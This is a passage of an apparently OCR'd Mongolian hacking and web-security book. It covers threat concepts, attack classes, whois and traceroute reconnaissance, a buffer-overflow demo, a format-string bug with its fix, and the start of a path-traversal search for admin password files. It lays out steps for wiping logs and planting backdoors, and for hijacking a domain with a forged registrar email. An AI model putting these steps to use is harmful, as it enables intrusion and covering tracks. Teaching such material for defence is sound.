Компьютерийн системд аюулгүй байдалтай холбоотой 3 үг байдаг. Vulnerabilities, threats, countermeasures. Эдгээрийг орчуулъя гэхээр нэг үгний оронд бүтэн өгүүлбэр тавих хэрэгтэй болоод байна. Иймээс шууд тайлбарыг нь хэлье. Зарим хүмүүс гадаад үгийг хэт монголчилж орчуулаад юу хэлээд байгаа нь ойлгогдохоо больчихдог. Англиар ганцхан үг хэлээд ойлгох зүйлийг хэдэн өгүүлбэр болгож бусдын толгойг эргүүлээд яахав.

Vulnerability гэдэг бол системийн амархан халдаж болох нүх юм.

Threat бол системд аюул таригч. Энэ нь хүн (cracker) эсвэл ямар нэг хэрэгсэл (equipment) эсвэл үйлдэл (үерлүүлэх, довтлох) ч байж болно.

Өөрийнхөө системийг халдлагаас хамгаалахыг *Countermeasure* гэж нэрлэдэг.

Бүх компьютер болон програмд vulnerability (нүх) байдаг. Иймд хакерууд систем халдахдаа эдгээр нүхийг ашигладаг. Эдгээр нүхүүдийг дотор нь дараах байдлаар ангилдаг.

Физик нүх - Энэ бол бодит амьдралын нүх юм. Хэн нэг таны өрөөнд орж ирээд хэрэгтэй файл бүхий дискийг чинь аваад явах боломжтой.

Байгалийн нүх - Үүнд байгалийн аюул гамшиг орж байгаа юм. Үер, гал түймэр, газар хөдлөлт гэх мэт. Мөн тоос шороо, чийгшил нь таны компьютерийн мэдээллийг ашиглах боломжгүй болгож болно. Та компьютерийн мэдээллээ алдах нүх гэхээр шууд компьютерийн сүлжээ бодож болохгүй гэдгийг эндээс харагдаж байна. Иймд тог гэнэт тасрахаас сэргийлж тог баригч, хатуу дискэн дээрх хэрэгтэй мэдээллээ CD гэх мэт зүйлс дээр нөөцөлж авахыг зөвлөх байна.

Програмын ба техникийн нүх - Техникийн алдаа нь компьютерийн системийг бүхэлд нь аюулд оруулна. Шинэ төхөөрөмж суулгах явц нь таны хаалттай байсан хамгаалалтыг онгойлгодог тохиолдол байдаг. Програмын алдааг Хакерууд голдуу системийг гацаах зорилгоор ашигладаг. Буфер дүүргэх, үерлүүлэх гэх мэтээр.

Өгөгдлийн нүх - Ямар нэг халдварласан буюу тагнуул хийх зорилготой файлуудыг өөрийн компьютертаа хуулах. Жишээ нь Trojan, spyware.

Холболтын нүх - Та интернэтэд орохдоо dail-up гэх мэт зүйлсээр ордог бол энэ нь бусдад таны системийн нүх болж харагдана. Жишээ нь Wireless-р ороход мэдээллээ агаараар дамжуулж солилцдог тул замаас нь барьж авах боломж өндөр байдаг.

Ямар ч сайн хамгаалалтын систем тавиад танай Администр чинь муу мэдлэгтэй бол систем чинь зүгээр л бөөн нүхний цуглуулга байх болно.

Threat-г дотор нь 3 ангилдаг байгалийн, санаатай, санаандгүй.

Байгалийн гэдэг нь өмнөхтэй ижил утгатай.

Санаандгүй гэдэгт муу администтай эсвэл ажилгүй байдлын тал дээр муу мэдлэгтэй байж болно. Хэрэглэгч санаандгүйгээр файл устгах, администр нууц үг агуулсан файлын хандах эрхийг өөрчлөх зэргээс болж болно.

Санаатай гэдгийг гаднаас ба дотроос гэж хоёр ангилна. Гадаад агент үед шинээр програм суулгах үед дотор нь байж байгаад програмтай хамт сууж систем ажилуул учруулдаг. Мөн Террорист гэж байдаг бөгөөд эдгээр нь их сургууль, шүүх гэх мэт байгууллагын компьютер лүү халддаг. Засгийн газрын санааг зовоодог нэг дайралт нь DoS дайралт юм.

Компьютерийн гэмт хэрэг Хакеруудад ашигтай бизнес юм. Ямар нэг байгууллагын мэдээллийг хуулж аваад, жинхэнийг нь устгаад хэрэв хэлсэн мөнгийг нь өгөхгүй бол хэрэгтэй файлыг нь устгана гэж сүрдүүлдэг.

Ихэнх хамгаалалтын систем гадны дайралтаас хамгаалдаг. Гэвч үнэндээ халдлагын 80 орчим хувь нь дотроос байдаг. Жишээ нь ажлаас нь халсан ажилтан. Тэд нууц мэдээллүүдийг нь өрсөлдөгчид нь өгөхөөс авхуулаад юу ч хийж болно.

Мэдээллээ хамгаалах олон арга байдаг. Дээр дурьдсан алдаануудыг гаргахгүй байхад л та хамгаалж байна гэсэн үг шүү дээ.

Өгөгдлийг encrypt хийх нь хамгийн сайн мэдээлэл хамгаалалт юм. Үүнийг зөвхөн эрх бүхий хэрэглэгч л хэрэглэх боломжтой байдаг. Хэрэв дурын хэрэглэгч decode хийх гэж оролдвол үндсэн түлхүүрийг нь мэдэхгүй учраас юу нь мэдэгдэхгүй бөөн тэмдэгт олж харна. Гэвч сервер дээрх private key-г олж авснаар амархан тайлах боломжтой.

- Бүлэг 3 -

Вэб хакердах

“Impossiblity: A word only to be found in the dictionary of fools.”
- N. Bonapart

- **Вэб хакердах үндэс** -

Вэб хакердахад хамгийн их хэрэглэгддэг програм (tool) юу вэ? гэж надаас хэн нэг нь асуувал би хариуд нь web browser(Internet explorer, Firefox, Netscape гэх мэт) гэж хариулна. Та яагаад энгийн вэб үздэг програмыг ингэж хэлснийг гайхаж байгаа байх.

Үүнийг "Хутга"-тай харьцуулж ойлгож болно. Жишээ нь, та хутгыг өдөр тутам амьдралдаа хэрэглэдэг. Хиам талхаа зүсэхээс эхлээд л, гэтэл хутга маань заримдаа хүн алах хүйтэн зэвсэг болдог. Үүнтэй адилаар Web browser-г сайн муу аль ч зорилгоор ашиглаж болдог.

Аливаа програмд ямар нэг алдаа буюу нүх заавал байдаг. Үүнийг эрж олно гэдэг уйгагүй хөдөлмөр шаардсан ажил байдаг. Заримдаа бага зэрэг заль хэрэглэхгүй бол амьдралд хэцүү байдаг шүү дээ. Жишээлбэл, та нар Chessmaster 10 гэж тоглоомыг мэдэх байх. Би яаж ч хичээгээд хамгийн өндөр зэрэгтэй Chessmaster-ийг нь хожиж чадахгүй байсан юм. Тэгэхээр нь би хожиж болох нүх хайж эхэллээ. Удалгүй би Chessmaster-ийг нь дараалан 10 удаа хожсон юм. Хожихоор өөдөөс нэг сертификат өгдөг юм байна лээ. Намайг яаж хожсон гэж бодож байна?

Би их энгийн арга хэрэглэсэн нь л дээ. Chessmaster-тай тоглохдоо цагийг нь 1 минут дээр тавьчихсан юм. Chessmaster-ийн цагийг түрүүлж дуусгах зорилготой. Ингээд л би тэр сертификатыг хүссэн тоогоороо авч болж байгаа юм. Надад шатрын их авьяас байхгүй ч түүний алдааг ашиглаад хожчих ухаан байна гэдэг чинь болж байгаа биз дээ.

Internet Explorer-д DHTML метод болох createTextRange() нь хакеруудад кодоо ажлуулах боломж олгодог нэг нүх юм байна. Мөн RDS.Dataspace ActiveX контрол нь мөн ийм алдаатай юм байна. Энэ мэт алдаа хангалттай их байгаа харин эдгээр нүхийг зүгээр нэг мэдэх биш юунд ашиглахаа л сайн мэддэг байх хэрэгтэй.

Вэб хакердах маш олон арга байдаг, жишээлбэл вэбийн үндсэн кодонд өөрчлөлт оруулах арга. 1998 онд Их Британий Хакер 300 орчим вэб хуудасны текстийг сольж тавьсан. Вэб хакердах аргуудыг төрлөөр нь ялгаж бичвэл:

Authentication:

- Brute Force дайралт
- Хангалтгүй Authentication

Муу нууц үг сонголт

Authorization:

Session ашиглах

Хангалтгүй Authorization

Хязгаарлалтгүй Session

Session өөрчлөх

Клиент талын дайралт:

Content Spoofing

Cross-site Scripting

Коммандтай дайралт:

Буфер дүүрэх

Тэмдэгт мөрийн алдаа

LDAP Injection

OS injection

SQL Injection

SSI Injection

XPath Injection

Мэдээлэл илрүүлэх:

Директорын жагсаалт

Мэдээлэл хулгайлах, олж авах

Директорын зам хөөх

Файлын байрлал таамаглаж олох

Логик дайралт:

Функцийг өөр зорилгоор ашиглах

Denial of Service (DoS)


Defaut буюу автомат тохиргоо

Логик алдаатай үйлдэл

Вэб хакердахын тулд ерөнхийдөө дараах алхмуудыг дамжина.

1. Эхлээд System network scan хийнэ
2. Дараа нь халдах аргаа сонгоно
3. Системд нэвтэрч syslog-ийг зогсооно
4. Log-оос өөрийн IP бүхий мэдээллийг устгана
5. Backdoor юмуу Rootkit суулгана
6. Jargon-оо эхэлнэ... Jargon гэдэг нь Хакеруудын хэл гэж ойлгож болно.

Хакерын гарын үсэг:



Хэрэв танай байгууллага e-commerce сайт хэрэглэдэг бол халдлагын тоо улам л их байх болно. Ихэнх халдлага Common Gateway Interface (CGI) луу чиглэсэн байдаг, дараа нь TCP порт юм. Сүүлийн үед IMAP-г ашиглаж Storm дайралт хийх нь ихсэж байгаа гэсэн статистик гарсан байна лээ. Дайралтын тоогоороо АНУ, Өмнөд Солонгос, зүүн Европын орнууд тэргүүлж байна. Өнгөрсөн онд л гэхэд АНУ-ийн компаниудад нийт 266 сая долларын хохирол учруулжээ.

Мөн сервер болон програмуудад маш олон backdoor (арын хаалга) байдаг бөгөөд UNIX-ийн нэг backdoor бол "ls" комманд файлын жагсаалтыг харуулдаг. Ашигласан тохиолдолд хувьсагч нь бичигдэж үлддэг.

SSH-ийн (secure shell) backdoor бол хэрэглэж байгаа хэрэглэгчийн тухай мэдээлэл бичиж авдаг боловч log файлаа далд газар хадгалах хэрэгтэй. Вэб хакердуулах гол үндсүүдийн нэг нь backdoor болдог.

Footprinting ба Scanning бол хакердах үндсэн алхам. Дайрах объектынхоо тухай бүрэн дүүрэн мэдээлэл цуглуулж байж сая дайрах хэрэгтэй. Whois, ARIN бол домайн нэрийн тухай мэдээллийг өгнө. Traceroute ба mail tracking нь Spoof хийхэд хэрэг болно. Footprinting яг

тодорхой байх хэрэгтэй энэ нь ямар нэг юм хийхээсээ өмнө тагнуулдах зорилготой. Nmap програм чамд хэрэгтэй мэдээллүүдээ авахад тус болно.

Юуны өмнө дайрах объектынхоо домайн нэр, сүлжээний блок, сүлжээний үйлчилгээ ба аппликейшнууд, системийн архитектур, халдлага хянах систем, IP хаяг, нэвтрэн орох зам болон хэрэгтэй мэдээллийн жагсаалт, утасны дугаар, харилцах хаяг эдгээрийг мэдэх хэрэгтэй. Портуудыг чагнах, SYN, FIN, Connect, ACK, RPC, FTP, Idle Scan-уудаар турших. Аль порт нээлттэй байгаагаас хамаарч халдах аргаа сонгох хэрэгтэй болно.

Нэг гол хэрэгсэл бол whois өгөгдлийн сан, whois сангаас домайн нэрийг оруулснаар администратор, эзэмшигчийн хаяг утасны дугаар болон бусад мэдээллийн тухай дэлгэрэнгүй мэдэж болдог. Яагаад гэвэл домайн нэрийг хэн эзэмшиж байгаа нь бүгдэд ил байх ёстой гэсэн олон улсын дүрэм байдаг.

Linux үйлдлийн системд ингэж хардаг програм анхнаасаа суулгаастай байдаг. Харин алдарт Windows-т бол байхгүй. DNS-ийн тухай мэдээллийг nslookup ашиглаж авч болно.

```
C:\>nslookup www.google.com
Server: dnsr1.sbcglobal.net
Address: 68.94.156.1
Non-authoritative answer:
Name: www.l.google.com
Addresses: 64.233.187.99, 64.233.187.104
Aliases: www.google.com

Registrant:
Pearson Technology Centre
Kenneth Simmons
200 Old Tappan Rd .
Old Tappan, NJ 07675 USA
Email: billing@superlibrary.com
Phone: 001-201-7846187
Registrar Name....: REGISTER.COM, INC.
Registrar Whois...: whois.register.com
Registrar Homepage: www.register.com
DNS Servers:
```

usrxdns1.pearsontc.com
oldtxdns2.pearsontc.com

За ямар ч байсан эдгээр мэдээллийг авсан бол одоо ARIN whois-ээр нэг ороод харъя. 192.17.170.17-г ARIN whois рүү бичихэд дараах мэдээллийг буцааж авлаа. Вэб сайт нь www.arin.net .

OrgName: University of Illinois
OrgID: UIUC
Address: 1120 DCL, MC-256
Address: 1304 West Springfield Avenue
City: Urbana
StateProv: IL
PostalCode: 61801
Country: US

NetRange: 192.17.0.0 - 192.17.255.255
CIDR: 192.17.0.0/16
NetName: UNIV-IL
NetHandle: NET-192-17-0-0-1
Parent: NET-192-0-0-0-0
NetType: Direct Allocation
NameServer: DNS1.CSO.UIUC.EDU
NameServer: DNS2.CSO.UIUC.EDU
NameServer: DNS1.IU.EDU
Comment:
RegDate:
Updated: 2004-02-18

RAbuseHandle: UIUCS-ARIN
RAbuseName: UIUC Security
RAbusePhone: +1-217-265-0000
RAbuseEmail: abuse@uiuc.edu

RTechHandle: CK185-ARIN
RTechName: Kline, Charles
RTechPhone: +1-217-333-3339
RTechEmail: kline@uiuc.edu

Эндээс дайрах объект маань 254 хаягтай, 192.17.12.1-оос 192.17.12.254 /24 хүртэл. Одоо үргэлжлүүлээд Traceroute хэрэглэе.

Traceroute бол дайрах объектын замыг тодорхойлох зорилготой. Linux traceroute нь UDP дээр, Windows нь ICMP дээр суурилдаг.

```
C:\>tracert 192.168.1.200
Tracing route to 192.168.1.200:
1 10 ms <10 ms <10 ms
2 10 ms 10 ms 20 ms
3 20 ms 20 ms 20 ms 192.168.1.200
Trace complete.
```

Довтлох гэж байгаа машин маань асаалттай байгаа эсэхийг мэдэхийн тулд ping илгээхэд болно. Дараах програмууд ping sweep агуулсан байгаа туршиж үзнэ биз.

- Angry IP Scanner
- Pinger
- WS_Ping_ProPack
- Network scan tools
- Super Scan
- Nmap

Порт чагнах гэдэг нь TCP ба UDP портоор юу хийж ямар програм ажиллаж байгааг нь тогтоох зорилготой.

Вэбийн хамгаалалт гэдэг үнэхээр том асуудал, Интернэт бол маш том сүлжээ түүнд маш олон тооны нүх байгаа. Юуны өмнө хэрэв та Microsoft Internet explorer хэрэглэдэг бол Privacy-г Higher болгох хэрэгтэй.

Хүний нууц үгийг олох олон арга, програм байдаг. Та тэр хүнээ сайн мэддэг бол төрсөн өдөр гэх мэтээр тааж олж болно. Мөн нууц үг тайлахад Dictionary attack хэрэглэж болно. Энэ нь үгийн жагсаалт байх бөгөөд тохирох үгийг олтол харьцуулж хөөж олно. Эсвэл hybrid арга байж болно. Энэ арга нь өмнөхтэй ойролцоо бөгөөд гол нь дээр нь тоо болон тусгай тэмдэгт нэмж оруулдаг болно. Одоо хүмүүс нууц үгээ сайжруулахын тулд тоо хольж оруулах нь их болсон.

Эсвэл cookies хулгайлж болно. Довтлогч компьютераас чинь cookie хулгайлснаар нууц үг, хэрэглэгчийн нэр гэх мэт зүйлсийг олж авах боломжтой. Ер нь энд тэндхийн сайт үзэж байхдаа миний хэрэглэгчийн нэр, нууц үгийг хадгал гэсэн тохиргоог хийх нь хамгийн эрсдэлтэй алхам юм.

UID=bWlrZTptaWtlc3Bhc3N3b3JkDQoNCg; expires=Fri, 20-Nov-2006

Үүнийг хараад хүн юу ч ойлгохгүй боловч Base64 decoder байхад mike:mikespassword гээд л гараад ирнэ дээ.

Java-г бүтээсэн Sun корпрацийнхан "Вэб аппликейшнуудын 95% нь ямар нэг нүхтэй байдаг" гэсэн дүгнэлт хийжээ. Вэб сайтуудын халдаж болох нүхийг хувиар харвал:

- Cross-site script - 80%
- SQL injection - 62%
- Parameter tampering - 60%
- Cookie poisoning - 37%
- Database server - 33%
- Web server - 23%
- Buffer overflow - 19%

- **Хамгийн их халдлагад өртдөг 10 нүх** -

№	Windows систем	Unix систем
1.	Internet Information Services	BIND Domain name system
2.	Microsoft SQL Server	Remote Procedure Call
3.	Windows Authentication	Apache Web Server
4.	Internet Explorer	Authentication Accounts with No Passwords or Weak Passwords
5.	Remote Access Services	Clear Text Services
6.	Microsoft Data Access Components	Sendmail
7.	Windows Scripting Host	Simple Network Mail Protocol
8.	Microsoft Outlook	Secure Shell (SSH)
9.	Windows Peer to Peer File Sharing (P2P)	Misconfiguration of Enterprise Services NIS/NFS
10.	Simple Network Mail Protocol	Open Secure Socket Layer (SSL)

- **Хамгийн их халдлагад өртдөг ПОРТУУД** -

1. Порт 80 (Web/HTTP) - 45.54%
2. Порт 137 (NetBIOS) - 20.22%
3. Порт 1434 (SQL) - 13.68%
4. Порт 1985 (HSRP) - 3.52%
5. Порт 138 (NetBIOS) - 3.38%
6. Порт 25 (SMTP) - 3.37%
7. Порт 161 (SNMP in) - 3.34%
8. Порт 162 (SNMP trap) - 3.26%
9. Порт 21 (FTP) - 1.75%
10. Порт 443 (HTTPS) - 1.55%

- **Сервер солих арга** -

Хамгийн энгийн сонирхолтой арга бол домайн нэрийг өөр сервер лүү холбох юм. Жишээлбэл би www.hacker.mn-г хакердахаар шийдлээ гэж бодъё. Гэвч энэ сайт хамгаалалт сайтай миний мэдэх аргууд болохгүй байвал яах вэ? Энэ вэб сайтыг хакердаж чадахгүй нь гээд орхилтой нь биш дээ. Тэгэхээр дээр дурдсан аргаар хакердсан мэт харагдаж бас болно. Эхлээд би ямар нэг сервер худалдаж аваад nameserver-ийг нь тэмдэглэж аваад серверээ солих болсон тул дараах сервер лүү холбож өгнө үү гэсэн и-мэйлийг домайн нэрийн nameserver сольж чадах эрх мэдэлтэй байгууллага хувь хүн рүү илгээгээд л болоо.

Одоо нэгэнт өөрийн сервер дээр байгаа юм чинь дотор нь юу ч гэж бичсэн болно. "Хакердсан Mongolian Hacker Team ® 2006" гэсэн бичиг орхичихно. Хүмүүс www.hacker.mn сайт руу ороход өөдөөс нь ийм бичиг угтах бөгөөд "Энэ сайт хакердуулчихаж, энэ хакердсан баг ямар лаг юм бэ?" л гэж бодно. Харин үнэндээ бол жинхэнэ вэб серверийг хакердаагүй бөгөөд жинхэнэ вэб маань юу ч өөрчлөгдөөгүй хэвээрээ л байж байх болно. Харин эзэмшигч эзэд эхлээд гайхах байх л даа. Харин удахгүй ойлгоод буцаагаад сольчих болно.

Энэ бол Хакердах боломж маш олон бөгөөд хакердана гэхээр порт шалгаад нүх хайх ч юмуу тиймэрхүү зүйлийг үргэлж битгий бодож бай гэсэн үг юм. Компьютерийн системийн нүхнээс гадна хүний үйл ажиллагааны нүх гэж байдаг бөгөөд энэ бүгдийг олж харж чаддаг байх хэрэгтэй.

Хэрхэн хамгаалах вэ?

Биднээс нэг их хамаарахгүй дээ. Голдуу домайн нэрийн nameserver-ийг сольж чадах эрх мэдэлтэй хүмүүсээс л хамаарна. Иймд ийм үйлчилгээ явуулдаг байгууллага хувь хүмүүс хуурамч и-мэйлээс болгоомжлох хэрэгтэй. Болж өгвөл баталгаажуулсан нь хэн хэндээ дээр шүү дээ.

- Buffer Overflows -

Вэб хакердах тухай ямар ч номыг уншсан хамгийн эхэнд буфер дүүргэх аргыг бичсэн байгаа. Хамгийн анхны том exploit нь 1988 онд гарсан интернэт өт (worm) байсан. Буфер дүүргэх гэдэг нь буферын авч чадах хэмжээнээс илүү өгөгдлийг буфер руу хийхэд үүснэ.

Энэ алдаа нь массивын хэмжээнээс оруулсан мэдээлэл хэтэрсэн эсэхийг шалгадаггүй С хэл дээр тохиолддог. С хэл дээр массив нь статик эсвэл динамикаар зарлагддаг. Статик хувьсагч нь өгөгдлийн сегментийн хэсэгт ачаалж эхлэх явцад санах ойн хэсгийг авч ажиллана. Динамик хувьсагч нь ажилласны дараа стект санах ойн хэсгийг авч ажиллана. Голдуу доорх функцуудыг ашиглаж буфер дүүргэдэг.

```
strcpy (char *dest, const char *src)
strcat (char *dest, const char *src)
gets (char *s)
scanf ( const char *format, … )
printf (conts char *format, … )… гэх мэт.
```

Жишээлбэл ийм код байлаа гэж бодоход 16 урттай буферт 256 урттай мэдээлэл нэмэхээр мэдээж алдаа гарч таарна. Функц буцахдаа дараагийн үйлдлээ уншиж чадахгүй учир алдаа зааж байгаа юм. Тэгвэл энэ дараагийн үйлдэл дээр нь өөрийн Shell кодоо ажлуулахаар заагаад өгчихдөг. Ингээд л та эрхээ олж авна. Гэхдээ энэ аргыг хийхийн тулд компьютерийн санах ойн талаар сайн мэдлэгтэй байх хэрэгтэй. Expoloit-оо бичиж чадахгүй бол бэлэн exploit зөндөө байдаг болохоор олж аваад ажлуулаад байж дээ.

```
#include <stdio.h>
#include <stdlib.h>
void function(char *str)
{
```

```
    char buffer[16];
    strcpy(buffer,str);
}

void main()
{
    char string[256];
    int i;
    for( i = 0; i < 255; i++)
        string[i] = 'Z';
    function(string);
}
```

Хэрхэн хамгаалах вэ?

Аюулгүй хэл дээр програмаа бичих, Java хэл дээр бол ийм алдаа гарахгүй. Кодоо нягталж шалгах хэрэгтэй. eEye Retina, ISIC гэх мэт нүх шалгагч ашиглаж болох юм.

- Format string **алдаа** -

Анх 2000 оны 6 сард энэ аргыг мэдсэн. Өртдөг функцууд нь printf, fprintf, sprintf, vprintf, vfprintf, vsprintf гэх мэт.

```
int func(char *user) {
fprintf( stdout, user);
}
```

Хэрэв user = "%s%s%s%s%s%s%s" гэвэл асуудал үүсэж эхэлж байгаа юм даа. Ингэвэл user = "%n" бүр ч их асуудал үүсгэнэ дээ.

Энэ алдааг нь ингэж залруулж болно.


```
int func(char *user) {
fprintf( stdout, "%s", user);
}
```

- **Вэб хуудаснаас нэвтрэх эрх хайх** -


Аливаа ямар ч вэб хуудасны администаар нэвтрэх гэхэд өөдөөс хэрэглэгчийн нэр нууц үг хоёрыг асуудаг. Та тэнд ямар ч хамаагүй юм бичээд өгөхөд өөдөөс хэрэглэгчийн нэр эсвэл нууц үг буруу байна гэсэн алдаа өгдгийг хүн бүр мэднэ. Бидний өгсөн худал хэрэглэгчийн нэр, нууц үг үнэн эсэхийг шалгахын тулд тухайн вэб хуудас цаанаа жинхэнэ хэрэглэгчийн нэр нууц үгийн нэг газар хадгалдаг байж таарна биз. Эндээс та тэр нууц үгтэй файлыг олоод авчихвал болох юм байна гэж бодогдож байна уу? Мэдээж вэб хийж байгаа хүн ч гэсэн үүнийг мэдэх учраас янз бүрийн аргаар нуухыг хичээх болно.

Энд нууц үг тааж олох эсвэл bruteforce хийх тухай биш зүгээр шууд нууц үгтэй файлыг олох талаар зургаар тайлбарлая. Эхлээд тухайн вэб хуудас үзэхдээ яаж ажиллаж байгааг харъя.

/cgi-bin/show?../html/apps.html Тэгэхээр энэ вэбийн хуудаснуудыг үзэхийн тулд show-г ашигладаг юм байна.



Админы логин хийдэг хэсэг энэ байна. Энэ хуудас өөр дээрээ хэрэглэгчийн нэр нууц үгийг шалгадаг хэсгийг агуулсан байж таарна. Гэхдээ нууц үг хэрэглэгчийн нэр энэ хуудсандаа хадгалагдаж байгаа гэж би бодохгүй байна.




Иймээс түүний доторх кодыг харж хаанаас хэрэглэгчийн нэр нууц үгээ авч байгааг харъя. Харин шууд үзвэл мэдээж HTML хэлбэрээр браузер луу буцах учраас би PHP кодыг нь харж чадахгүй юм байна. Түрүүчийн show-ийг ашиглаад үзье.

